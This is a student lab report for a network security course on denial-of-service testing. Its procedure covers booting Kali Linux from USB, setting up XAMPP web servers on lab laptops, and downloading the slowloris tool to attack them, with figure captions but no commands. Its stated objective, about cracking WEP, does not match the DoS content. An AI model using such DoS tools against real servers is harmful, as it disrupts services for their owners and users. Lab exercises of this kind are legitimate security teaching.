

Lab#6

Denial-of-Service

NACT-261 Network Security
2025-2026 Spring Semester

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OBJECTIVE

My objective of this lab is to automate the process of auditing and testing the security of wireless networks by identifying vulnerabilities and attempting to crack WEP.

PROCEDURE

- Walked to the ICS Equipment room
- Got two DELL Laptops and MacbookPro
- Download Kali Linux as Live Boot
- Download Rufus
- Boot the Kali Linux on another Dell laptop
- Download XAMPP Server on Mac and Dell laptops
- Edit the websites (Index.html) on Mac and Dell laptops
- Use Kali Linux to download slowloris.pl on FireFox
- Use the variety of the commands to attack the web servers
- Clean the stuff
- Take all of it to return to the ICS Equipment room.

NETWORK DIAGRAM




FIGURE 1 - NETWORK DIAGRAM




FIGURE 2 – TYPE KALI LINUX ON GOOGLE URL AND CLICK “GET KALI” ON THE LINK




FIGURE 3 - CLICK KALI 2025.1A TO DOWNLOAD




FIGURE 4 - DOWNLOADING




FIGURE 5 – DRAG THE ISO FILE TO THE USB




FIGURE 6 – TYPE ‘RUFUS’ ON THE GOOGLE URL THEN CLICK RUFUS ON THE LINK




FIGURE 7 – DOWNLOAD RUFUS.EXE




FIGURE 8 – USE THE USB AS DEVICE THEN BOOT AS KALI LINUX THEN GET START!




FIGURE 9 – CLICK “WRITE IN DD IMAGE MODE”




FIGURE 10 – WRITING IMAGE



FIGURE 11 – CLICK LIVE SYSTEM WITH USB



FIGURE 12 – BOOTING UP




FIGURE 13 – OPEN THE KALI TERMINAL



FIGURE 14 - TYPE XAMP DOWNLOAD ON MAC

XAMPP for OS X 8.0.28, 8.1.17 & 8.2.4

Version	Checksum	Size
8.0.28 / PHP 8.0.28	What's Included? md5 sha1	Download (64 bit) 150 Mb
8.1.17 / PHP 8.1.17	What's Included? md5 sha1	Download (64 bit) 151 Mb
8.2.4 / PHP 8.2.4	What's Included? md5 sha1	Download (64 bit) 150 Mb

Requirements [More Downloads »](#)

A Native installer installs MariaDB, PHP, Perl, etc. directly onto your macOS system. It supports intel (x64) or Apple M1 (arm64) CPUs.

FIGURE 15 - DOWNLOAD XAMPP VERSION: 8.2.4



FIGURE 16 - SET THE XAMPP UP

